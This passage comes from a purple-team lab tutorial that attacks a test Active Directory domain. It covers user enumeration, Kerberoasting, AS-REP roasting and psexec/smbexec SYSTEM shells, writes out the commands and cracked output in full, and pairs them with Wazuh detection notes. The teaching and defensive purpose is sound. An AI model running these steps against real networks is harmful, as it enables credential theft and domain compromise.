index: 0xfc6 RID: 0x463 acb: 0x00000010 Account: arielle.lorri  Name: (null)    Desc: (null)
index: 0xfe1 RID: 0x47e acb: 0x00000010 Account: arluene.rania  Name: (null)    Desc: (null)
index: 0x1003 RID: 0x4a0 acb: 0x00000010 Account: ashlan.dulce  Name: (null)    Desc: (null)
index: 0xff4 RID: 0x491 acb: 0x00000010 Account: astrid.marnie  Name: (null)    Desc: (null)
index: 0xfc1 RID: 0x45e acb: 0x00000010 Account: ayn.karita     Name: (null)    Desc: (null)
index: 0x1019 RID: 0x4b6 acb: 0x00000010 Account: barbe.abigael Name: (null)    Desc: (null)
index: 0xfdf RID: 0x47c acb: 0x00000010 Account: bea.pooh       Name: (null)    Desc: (null)
index: 0xfdc RID: 0x479 acb: 0x00000010 Account: beryle.joann   Name: (null)    Desc: (null)
index: 0x1015 RID: 0x4b2 acb: 0x00000010 Account: blinni.camella        Name: (null)    Desc: (null)
index: 0xfaf RID: 0x453 acb: 0x00000210 Account: bob    Name: (null)    Desc: (Password : superman)
index: 0xfe4 RID: 0x481 acb: 0x00000010 Account: brinn.debby    Name: (null)    Desc: (null)
index: 0xfea RID: 0x487 acb: 0x00000010 Account: britta.brenda  Name: (null)    Desc: (null)
index: 0xfd1 RID: 0x46e acb: 0x00000010 Account: calida.carlina Name: (null)    Desc: (null)
index: 0x100d RID: 0x4aa acb: 0x00000010 Account: carma.karoline        Name: (null)    Desc: (null)
index: 0x101b RID: 0x4b8 acb: 0x00000010 Account: caryl.susana  Name: (null)    Desc: (null)
index: 0x1005 RID: 0x4a2 acb: 0x00010010 Account: celka.ardelle Name: (null)    Desc: (null)
index: 0xfd8 RID: 0x475 acb: 0x00000010 Account: chanda.stacee  Name: (null)    Desc: Shared User
index: 0xff3 RID: 0x490 acb: 0x00000010 Account: chris.rowe     Name: (null)    Desc: (null)
index: 0xfdb RID: 0x478 acb: 0x00000010 Account: christabel.shannon     Name: (null)    Desc: (null)
index: 0xfe2 RID: 0x47f acb: 0x00000010 Account: claudelle.roseline     Name: (null)    Desc: (null)
index: 0x100a RID: 0x4a7 acb: 0x00000010 Account: constancy.celinda     Name: (null)    Desc: (null)
index: 0xfed RID: 0x48a acb: 0x00000010 Account: constancy.halette      Name: (null)    Desc: (null)
index: 0xfc9 RID: 0x466 acb: 0x00000010 Account: crystie.mildrid        Name: (null)    Desc: (null)
index: 0xfc4 RID: 0x461 acb: 0x00000010 Account: cynthie.randene        Name: (null)    Desc: (null)
index: 0xfe7 RID: 0x484 acb: 0x00000010 Account: daisy.luisa    Name: (null)    Desc: (null)
```

Figure 3.0 - Domain enumeration result via *enum4linux*

Command used:

```
crackmapexec smb 192.168.10.30 -u bob -p superman
```

Result obtained:

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.10.30 -u bob -p superman
SMB         192.168.10.30   445    DC               [*] Windows 10 / Server 2019
ue) (SMBv1:False)
SMB         192.168.10.30   445    DC               [+] mini.lab\bob:superman
```

Figure 3.1 - Successful Kerberos TGS ticket cracking - *impacket-GetUserSPNs*

Results obtained

- Identification of the `MINILAB` domain (`mini.lab`).
- Discovery of a large number of user accounts.
- Highlighting of a `bob` account with a password stored in plain text in its description.

Impact in the attack chain

The compromise of a first valid user account allows moving to authenticated Active Directory enumeration.

Blue Team analysis

- Many *anonymous logon* type alerts are generated on the DC's Wazuh agent.
- Additional alerts appear after validation of the compromised account credentials.




Figure 3.2 - Wazuh anonymous logon type alerts - DC agent

IV. Phase 3 - Kerberoasting: service account compromise

This section describes how to exploit a Kerberos attack technique called **Kerberoasting** to compromise a service account. This section details the **SPN enumeration steps**, **TGS ticket request**, **offline cracking**, and **exploitation of obtained credentials**.

The objective is to simulate a realistic attack while documenting events generated by detection tools.

Attacker objective

Compromise a service account exposing an SPN to obtain privileged access.

Actions performed

- Enumeration of accounts with SPNs using valid credentials.
- Explicit request for a Kerberos TGS ticket.
- TGS ticket cracking with JohnTheRipper

Demonstration

Command used:

```
impacket-GetUsersSPNs mini.lab/bob:superman -dc-ip 192.168.10.30
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ impacket-GetUserSPNs mini.lab/bob:superman -dc-ip 192.168.10.30
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name            MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  --------------  --------  --------------------------  ---------  ----------
MSSQLSvc/legacy-db.mini.lab  legacy_sql_svc            2025-12-20 02:49:45.608644  <never>
```

Figure 3.3 - Enumeration of accounts with SPNs - *impacket-GetUserSPNs*

Command used:

```
impacket-GetUsersSPNs mini.lab/bob:superman -request -dc-ip 192.168.10.30
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ impacket-GetUserSPNs mini.lab/bob:superman -request -dc-ip 192.168.10.30
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name            MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  --------------  --------  --------------------------  ---------  ----------
MSSQLSvc/legacy-db.mini.lab  legacy_sql_svc            2025-12-20 02:49:45.608644  <never>


[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Figure 3.4 - Failed Kerberos TGS ticket request - *impacket-GetUserSPNs*

Command used:

```
sudo ntpdate minilab.dc
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ sudo ntpdate minilab.dc
2025-12-20 21:41:49.939952 (+0000) +29658.855232 +/- 0.000630 minilab.dc 192.168.10.30 s1 no-leap
CLOCK: time stepped by 29658.855232
```

Figure 3.5 - Synchronization of the attacker’s clock with that of the DC - *ntpdate*

Command used:

```
impacket-GetUsersSPNs mini.lab/bob:superman -request -dc-ip 192.168.10.30
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ impacket-GetUserSPNs mini.lab/bob:superman -request -dc-ip 192.168.10.30
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name           MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------  -------------  --------  --------------------------  ---------  ----------
MSSQLSvc/legacy-db.mini.lab  legacy_sql_svc            2025-12-20 02:49:45.608644  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*legacy_sql_svc$MINI.LAB$mini.lab/legacy_sql_svc*$d9908801fd6a2d3599a0f597a8794b5a$5b2cd559d62885eda7b5e069638600ffb37c6b57d
79be4cc89002afa856b7e911b571bc8bff350cf1c3e3d0db5ff90c99aece0ea8c1305773244a52a73c9ff7191f96db2c38305acbbe34e7247b693e3deabf4c6295b2e34b
1a53d73f55313bf94a5b2323af0ab8fb80acb6860686446ac602c2b1d6216101bf4d06556bab1370cfd59b2c987e258be9537e93b9255ead94cafb854222321dc933b984
5b3ef5771350c080b36e396d64a239e04df3b15fb4b4a5713419f4bc09a080d25115b4b7c038336f736e5fc3e1b1fd0aa92067cdce15ffc8c70b6508b9928ad2a7eb386e
91671ac409e1918b1b55064c41b33220bce4bc94e039d533aec29db2cfb18c1a13558cb6992ca217cd65f86f2f83f6f191815bdbf9668640fde9017ccebfc426a0a32aa9
121e2e0c3ab9dacfd4231de8cf32a6b5d065fa72c572886cb957946ddcd97af6d4819e3e60356139e2fb31ebc49f4fc7c2cb47d660f52b94d26f7e147273574331c63759
17c5f9075aa5b2c5636ce49325682615d986d99ede2ad74620a1d4fa4b8f5632cc6e3946b85439fe321c2773e7793268d229f0fcc3ad38eb4c18353435a70daa8c260c20
79b7fabcb6b5aa172c60c371d1f4fadcf647f2810b83c15e2564dace0c6b66c5b674616233cd814bf541485c1086c3f6fbd223f759bc92d255d2410e6663cba787d68659
f75825be1bc79f3a1850676a471682fd0ddff93401cae33173c14eaa6e8f289d4d9f7027ff813cce4c75f1f5b3ec6a512bda8a1e56234043a32d7d7b81dd6894072b8e91
7bcc8334a0a9f63d412be91e17dd0132dd68e95cf3ba1038a8f08e5604dd5626859cbc070fe85d0facd431d44f1369f20efca2606ab35647744810ed894947b5e00f11a0
8a3ce6a5ad16887a1ce7e97e380ae8b424d51589a3831e92de053a30a0d27c6e665124dba7527b4ade535409a508bee2c35a961d7e6528bfc885b8131f2e2d7b3a02303a
c1a8073c24f01de392546d2e40064ceb49d5bef3027100dcfb8720f8f86bc3325589e3206b93575ec73d66ea178a6c38992f07bbd621d6adafdc7281db14fb0e56fadaf1
e55876fab110ec20eb4e13b9925e891f32f6c385896409b9be9df1cb3ef342f256eaa07c6f4019e59ba2faab78b15d0020d6b23d243a8d1586b280e692e9d271ca2be131
5e5407949727e5b034770c80878a1ba4e5eb46422deef1f9785258eceabffa8c4c9c71b6dcfc912a4f05575b569b3b40844ebd6852eb24c077a296cef1251ee5b8489a63
```

Figure 3.6 - Successful Kerberos TGS ticket request - *impacket-GetUserSPNs*

Command used:

```
cat simple-list.txt
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ cat simple-list.txt
Password123!
```

Figure 3.7 - Content of a simple wordlist containing the targeted user's password

Command used:

```
john --wordlist=./simple-list.txt Kerberoasting.hash
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ john --wordlist=./simple-list.txt Kerberoasting.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 2 needed for performance.
Password123!     (?)
1g 0:00:00:00 DONE (2025-12-20 22:35) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Password123!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 3.8 - Successful Kerberos TGS ticket cracking - *JohnTheRipper*

Command used:

```
crackmapexec smb 192.168.10.30 -u legacy_sql_svc -p Password123!
```

Result obtained:




Figure 3.9 - Password verification obtained via SMB authentication - *crackmapexec*

Results obtained

- Identification of the service account `legacy_sql_svc`.
- Extraction and offline cracking of the Kerberos ticket.
- Obtaining a valid password.

Impact in the attack chain

Since the compromised account is a local administrator, the attacker obtains complete system access to the client workstation.

Compromise with `psexec`:

Command used:

```
impacket-psexec legacy_sql_svc@minilab.ws01
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ impacket-psexec legacy_sql_svc@minilab.ws01
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on minilab.ws01.....
[*] Found writable share ADMIN$
[*] Uploading file HqyEUHme.exe
[*] Opening SVCManager on minilab.ws01.....
[*] Creating service lJNu on minilab.ws01.....
[*] Starting service lJNu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Figure 4.0 - Complete compromise of the domain client workstation - *impacket-psexec*

Or with `smbexec`:

Command used:

```
impacket-smbexec legacy_sql_svc@minilab.ws01
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ impacket-smbexec legacy_sql_svc@minilab.ws01
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 4.1 - Complete compromise of the domain client workstation - *impacket-smbexec*

Blue Team analysis

wazuh.

- NTLM authentication alerts (*Pass-the-Hash*) observed on the DC side.
- Critical alerts detected on the client workstation during remote execution.

Alerts received on Wazuh:




Figure 3.4 - Wazuh alerts received after compromise - *client workstation agent*




Figure 4.2 - Details of the most recent alert (1) - *client workstation agent*




Figure 4.3 - Details of the most recent alert (2) - *client workstation agent*

The creation and startup of a new suspicious service was also reported in Wazuh:




Figure 4.4 - Details of the alert concerning the suspicious service (1) - *client workstation agent*




Figure 4.5 - Details of the alert concerning the suspicious service (2) - *client workstation agent*

> 💡 Want to contribute?
> This project is open source and open to all contributions! Whether it’s for:
>
> - Proposing new features.
> - Correcting or enriching documentation.
> - Strengthening detection (Suricata rules, Wazuh integrations).
> - Improving scenarios (adding attack/defense techniques).
>
> **Find the project on Github (**https://github.com/0xMR007/Lab4PurpleSec) and don’t hesitate to open an *issue* or a *pull request*!

> ⭐ Each **star on the repository** also encourages its development.
>
> *Together, let's make **Lab4PurpleSec** an even more powerful tool for the cyber community!*

V. Phase 4 - AS-REP Roasting: Exploitation of an account without pre-authentication

This section describes how to exploit a Kerberos attack technique called **AS-REP Roasting** to compromise a user account configured without pre-authentication. This section will cover the **vulnerable account enumeration steps**, **AS-REP ticket recovery**, **offline cracking**, and **exploitation of obtained credentials**.

This attack demonstrates that a simple configuration error can lead to complete system compromise.

Attacker objective

Obtain alternative privileged access via a user account misconfiguration.

Actions performed

- Identification of accounts with Kerberos pre-authentication disabled.
- Recovery of an offline exploitable AS-REP ticket.
- Offline cracking of the AS-REP ticket with *JohnTheRipper* or *Hashcat*.
- Exploitation of obtained credentials to obtain system access.

Demonstration

Command used:

```
impacket-GetNPUsers mini.lab/bob:superman -dc-ip 192.168.10.30
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ impacket-GetNPUsers mini.lab/bob:superman -dc-ip 192.168.10.30
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name           MemberOf                                  PasswordLastSet             LastLogon                   UAC
-------------  ----------------------------------------  --------------------------  --------------------------  --------
shelly.maddy                                             2025-12-20 00:52:09.684964  2025-12-21 01:24:32.046483  0x400200
rozamond.rhea  CN=sales,CN=Users,DC=mini,DC=lab          2025-12-20 00:52:09.637830  2025-12-21 01:24:32.046483  0x400200
celka.ardelle  CN=marketing,CN=Users,DC=mini,DC=lab      2025-12-20 00:52:09.559927  2025-12-21 01:24:32.061735  0x400200
```

Figure 4.6 - Enumeration of users with Kerberos pre-auth disabled - *impacket-GetNPUsers*

Figure 4.6 - Enumeration of users with Kerberos pre-auth disabled - *impacket-GetNPUsers*

Commands used:

```
echo 'rozamond.rhea' > user.txt

impacket-GetNPUsers mini.lab/bob:superman -request -dc-ip 192.168.10.30 -usersfile user.txt -format hashcat -outputfile AS-REP.hash
```

Result obtained:

Figure 4.7 - Recovery of a Kerberos AS-REP ticket - *impacket-GetNPUsers*

Now, we need to crack the recovered AS-REP ticket. For this, we can use *JohnTheRipper* or *Hashcat*. In this example, we use *JohnTheRipper* with a default wordlist:

Command used:

```
john AS-REP.hash
```

Result obtained:




Figure 4.8 - Cracking of the Kerberos AS-REP ticket - *impacket-GetNPUsers*

Results obtained

- List of users with Kerberos pre-auth disabled
- Recovery of a Kerberos AS-REP ticket
- Cracking of the AS-REP ticket.

- Obtaining credentials of the targeted account (here `rozamond.rhea`).
- Remote access with privilege escalation.

Impact in the attack chain

This attack demonstrates that a simple Kerberos configuration error can lead to complete system compromise.

Compromise performed on the client workstation with `psexec`:

Command used:

```
impacket-psexec rozamond.rhea@minilab.ws01
```

